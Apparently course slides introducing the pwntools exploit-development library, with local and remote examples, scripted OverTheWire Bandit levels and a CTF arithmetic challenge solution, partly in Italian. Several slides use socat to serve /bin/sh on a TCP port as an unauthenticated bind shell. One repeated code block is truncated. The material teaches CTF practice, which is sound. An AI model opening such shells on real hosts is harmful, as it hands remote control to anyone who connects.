FITNESS

FAULT AND INTRUSION TOLERANT NETWORKED SYSTEMS

PWNtools in a nutshell

PWNTOOLS

- Developed by Gallopsled, a European CTF team
- According to their creator PWNtools *"is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible."*

- Install: python3 -m pip install --upgrade pwntools

- Pwntools usage:
  - Interactively: pythonconsoles

```
$ python3
Python 3.6.9 (default, Mar 10 2023, 16:46:00)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> p = process("/bin/sh")
[x] Starting local process '/bin/sh'
[+] Starting local process '/bin/sh': pid 7878
>>> p.sendline("echo hello")
>>> p.recv()
b'hello\n'
```

  - In a python script (next slides)
  - Pwntools command line tools (outside of the scope for this introduction)

- We will focus on the usage of PWNtools in a python script

PWNTOOLS: TUBES

- Via a tube one can:
  - Send data

`send(data)`	Sends data
`sendline(line)`	Sends data plus a newline

  - Receive data

`recv(n)`	Receive the given number of bytes
`recvline()`	Receive data until a newline is found
`recvuntil(delim)`	Receive data until a delimiter is found
`recvregex(pattern)`	Receive data until a regex pattern is satisfied
`recvrepeat(timeout)`	Keep receiving data until a timeout occurs
`clean()`	Discard all buffered data

SOME USEFUL COMMANDS

- Manipulating integers
  - pack(int) — Sends a word-size packed integer
  - unpack() — Receives and unpacks word-size integer

```
 >>> pack(0x414243, 24, 'big', True) #  b'ABC'
```

  - or

```
>>> p32(0xdeadbeef) # \xef\xbe\xad\xde
>>> hex(u32(b'ABCD’))# 44434241
>>> hex(u8(b'A')) # 0x41
```

- Specifing the target system

```
>>> context.arch      = 'i386'
>>> context.os        = 'linux'
>>> context.endian    = 'little'
>>> context.word_size = 32
```

  - We can change just for a single instruction

```
>>> asm('nop')
'\x90'
>>> asm('nop', arch='arm')
'\x00\xf0 \xe3'
```

WORKING WITH ELF BINARIES

- The ELF module allows to interact with binaries
- The constructor takes the path of an ELF binary file and returns an object representing the binary

```
class pwnlib.elf.elf.ELF(path, checksec=True)[source]
```

```
e.g.  e = ELF("/bin/sh")
```

- The binary can be executed by using the process() method and returns an object representing the process in memory

```
e.g.  p = e.process()
```

- The symbol property is a dictionary with all the static symbols within the binary

```
e.g. hex(e.symbols['open']) => '0x4700'
```

- Additional info relate to the ELF can be retrieved

ELF.get_machine_arch()
ELF.get_section_by_name()

- Read bytes from the ELF : `e.read(0x4000, 10)` oppure `e.read(e.symbols['pippo'],10)`

WORKING WITH ELF FILES…

```
>>> e = ELF('/bin/cat')
>>> print hex(e.address) # 0x400000
>>> print hex(e.symbols['write']) # 0x401680
>>> print hex(e.got['write']) # 0x60b070
>>> print hex(e.plt['write']) # 0x401680
```

- Example:


```
from pwn import *
e = ELF('myChallenge')
context.binary = e
e.write(0x4011fe, 5*asm('nop'))
e.save('myChallenge')
```

□ Python script template:

```
#!/usr/bin/env python3
from pwn import *
…
```

□ Interacting with a local bianary:


```
p = process('/bin/sh')
p.sendline('sleep 3; echo hello world;')
out = p.recvline(timeout=1)
log.info("Got %s" % out)
out = p.recvline(timeout=5)
log.info("Got %s" % out)
p.interactive()
p.close()
```



```
osboxes@osboxes:~/SSI/pwntools$ python ./local.py
[+] Starting local process '/bin/sh': pid 12877
[*] Got
[*] Got hello world
[*] Switching to interactive mode
$ whoami
osboxes
$ 
```

LET'S GO ONLINE… SOCAT

- SOCAT can be used to expose a binary on the net…



File Edit View Search Terminal Help
luigi@osboxes: ~
File Edit View Search Terminal Help

```
osboxes@osboxes:~$ socat TCP4-listen:1330,reuseaddr,fork EXEC:/bin/sh
```

```
luigi@osboxes:~$ whoami
luigi
luigi@osboxes:~$ pwd
/home/luigi
luigi@osboxes:~$ nc localhost 1330
whoami
osboxes
pwd
/home/osboxes
```


PWNTOOLS: INTERACTING WITH A REMOTE BINARY

```
#!/usr/bin/env python3
from pwn import *

conn = remote('localhost',1330)
conn.recvrepeat(0.2)
conn.sendline('whoami')
data = conn.recvline(1)
if b"osboxes" in data:
    log.success("YOU GOT A ROOT SHELL")
    conn.interactive()
else:
    log.failure("NOT GOD")
conn.close()
```



```
osboxes@osboxes:~$ socat TCP4-listen:1330,reuseaddr,fork EXEC:/bin/sh
```

```
osboxes@osboxes:~/SSI/pwntools$ python ./remote.py
[+] Opening connection to localhost on port 1330: Done
[+] YOU GOT A ROOT SHELL
[*] Switching to interactive mode
$ whoami
osboxes
$
```




```
osboxes@osboxes:~$ su luigi
Password:
luigi@osboxes:/home/osboxes$ socat TCP4-listen:1330,reuseaddr,fork EXEC
:/bin/sh
```

```
osboxes@osboxes:~/SSI/pwntools$ python ./remote.py
[+] Opening connection to localhost on port 1330: Done
[-] NOT GOD
[*] Closed connection to localhost port 1330
osboxes@osboxes:~/SSI/pwntools$
```

PWNTOOLS: INTERACTING WITH A REMOTE BINARY


```
#!/usr/bin/env python3
from pwn import *

conn = remote('localhost',1330)
conn.recvrepeat(0.2)
conn.sendline('whoami')
data = c
if b"osb
    log.su
    conn.
else:
    log.failure("NOT GOD")
conn.close()
```



```
osboxes@osboxes:~$ socat TCP4-listen:1330,reuseaddr,fork EXEC:/bin/sh
```

```
osboxes@osboxes:~/SSI/pwntools$ python ./remote.py
[+] Opening connection to localhost on port 1330: Done
[+] YOU GOT A ROOT SHELL
[*] Switching to interactive mode
$ whoami
osboxes
$
```


The only difference between local and remote is in the process() or remote() call




```
osboxes@osboxes:~$ su luigi
Password:
luigi@osboxes:/home/osboxes$ socat TCP4-listen:1330,reuseaddr,fork EXEC
:/bin/sh
```

```
osboxes@osboxes:~/SSI/pwntools$ python ./remote.py
[+] Opening connection to localhost on port 1330: Done
[-] NOT GOD
[*] Closed connection to localhost port 1330
osboxes@osboxes:~/SSI/pwntools$
```

PWNTOOLS - REMOTE INTERACTION



```python
import socket

def start_server():
    # Create server socket
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

    # Bind to port 4040
    server.bind(('127.0.0.1', 4040))
    server.listen(1)

    print("Server listening on port 4040")

    while True:
        try:
            # Accept client connection
            client, addr = server.accept()
            print(f"Connection from {addr}")

            # Send prompt
            client.send(b"Enter your name: ")

            # Receive input
            data = client.recv(1024).strip()

            # Check password and send response
            if data == b"Gimme the flag!":
                flag = "CTF{test_flag_123}\n"
                client.send(flag.encode())
            else:
                client.send(b"Access denied!\n")

        except Exception as e:
            print(f"Error: {e}")

        finally:
            client.close()

if __name__ == "__main__":
    start_server()
```



```python
from pwn import *

# Connect to the CTF server
conn = remote('localhost', 4040)

# Receive the initial prompt (e.g., "Enter your name:")
print(conn.recvuntil(b': '))

# Send a crafted payload (e.g., overflow or specific input)
conn.sendline(b'Gimme the flag!')

# Receive the response (assumes the flag is printed after interaction)
flag = conn.recvall().decode()
print(f"Flag: {flag}")

# Close the connection
conn.close()
```

INTERACTING THROUGHOUT AN SSH CONNECTION

```
>>> shell = ssh('bandit0', 'bandit.labs.overthewire.org',
password='bandit0', port=2220)
>>> shell['whoami']
'bandit0'
>>> shell.download_file('/etc/motd')
>>> sh = shell.run('sh')
>>> sh.sendline('sleep 3; echo hello world;')
>>> sh.recvline(timeout=1)
''
>>> sh.recvline(timeout=5)
'hello world\n'
>>> shell.close()
```

BANDIT - SCRIPTED

```
from pwn import *

def get_password(level, current_pass):
    user = f"bandit{level}"
    conn = ssh(user=user,
            host="bandit.labs.overthewire.org",
            port=2220,
            password=current_pass)
    process = conn.run("cat readme")
    output = process.recvall().decode()
    conn.close()

    # Extract the actual password from the output
    for line in output.splitlines():
        if "password you are looking for is:" in
line.lower():
            return line.split(":", 1)[1].strip()
    return output.strip()

Def get_password2(level,current_pass): …
```


```
def main():
    # Bandit level 0
    pass0 = "bandit0"

    # Get password for bandit1
    pass1 = get_password(0, pass0)
    print("Password for bandit1:", pass1)

    # Get password for bandit2
    pass2 = get_password2(1, pass1)
    print("Password for bandit2:", pass2)

if __name__ == "__main__":
    main()
```

CAPTURE THE FLAG

SW17


CHALLENGE SOFTWARE 17 – PARTE 1

- In questa challenge ti viene chiesto di connetterti ad un server remoto e di risolvere alcune semplici espressioni aritmetiche.
- Proviamo a stabilire una connessione da terminale:
  - nc software-17.challs.olicyber.it 13000



```
*****************************************************************
* Benvenuto nella prima sfida Pwntools                          *
* Riceverai una lista di numeri, sommali e dammi il risultato   *
* Se sarai abbastanza veloce avrai la flag                      *
* Dovrai completare 10 steps in 10 secondi                      *
*****************************************************************
... Invia un qualsiasi carattere per iniziare ...
```


- Impossibile da fare senza scrivere uno script:



```
...
 Invia un qualsiasi carattere per iniziare ...[+] Step 1 : somma questi numeri
[-280, 1838, 1902, -6533, -8042, -3274, -9365, 3221, -2558, -4506, -5141, -2292, 4364, 77, 9986, -8662, 4292, -3884, 3099, 7921, 6067, 1778, 9138, -8238, -6493, 5059, 7160, -4511, -3182, 2969, -24, -9205, 2416, -4307, -7996, -1230, 3676, 7452
, -4658, 1858, 705, -450, -2913, -4591, 1429, -5748, 6529, 7951, 7795, 1200, -2991, -5797, -9122, -7314, 62, 7078, -7731, 2641, -5157, 6141, 1462, -9962, 9970, -2156, 3055, 5815, -6091, -3378, 3253, -3746, 4561, 27, -4088, 164, 6190, 4411, 89
77]
```

Try on your own…

Challenge Software 17 - A Possible Solution



```python
from pwn import *
import re
HOST = "software-17.challs.olicyber.it"
PORT = 13000

def main():
    r = remote(HOST, PORT)

    # Leggi il messaggio iniziale
    initial_prompt = r.recvuntil(b"...")
    print(initial_prompt.decode())

    # Invia un qualsiasi carattere per iniziare
    r.sendline(b'a')


    for _ in range(10):
        data = r.recvuntil(b'Somma? :')
        print(data.decode())
        received_text = data.decode()
        numbers = list(map(int, re.findall(r'-?\d+', received_text)))[1:]
        sum_of_numbers = sum(numbers)
        print("Extracted numbers:", numbers)
        print("Sum of numbers:", sum_of_numbers)
        r.sendline(str(sum_of_numbers).encode())

    r.sendline(str(sum_of_numbers).encode())

    # Vedi il risultato finale, poi chiudi la connessione
    r.interactive()
    r.close()

if __name__ == "__main__":
    main()
```

CAPTURE THE FLAG


SW18

CHALLENGE SOFTWARE 18 – PARTE 1

- In questa challenge vedrai come utilizzare le funzioni di packing e unpacking the pwntools offre.

- Queste sono utili durante lo sviluppo di exploit in quando ti permettono di convertire per esempio indirizzi di memoria in forma numerica nella loro rappresentazione in bytes in little o big endian.

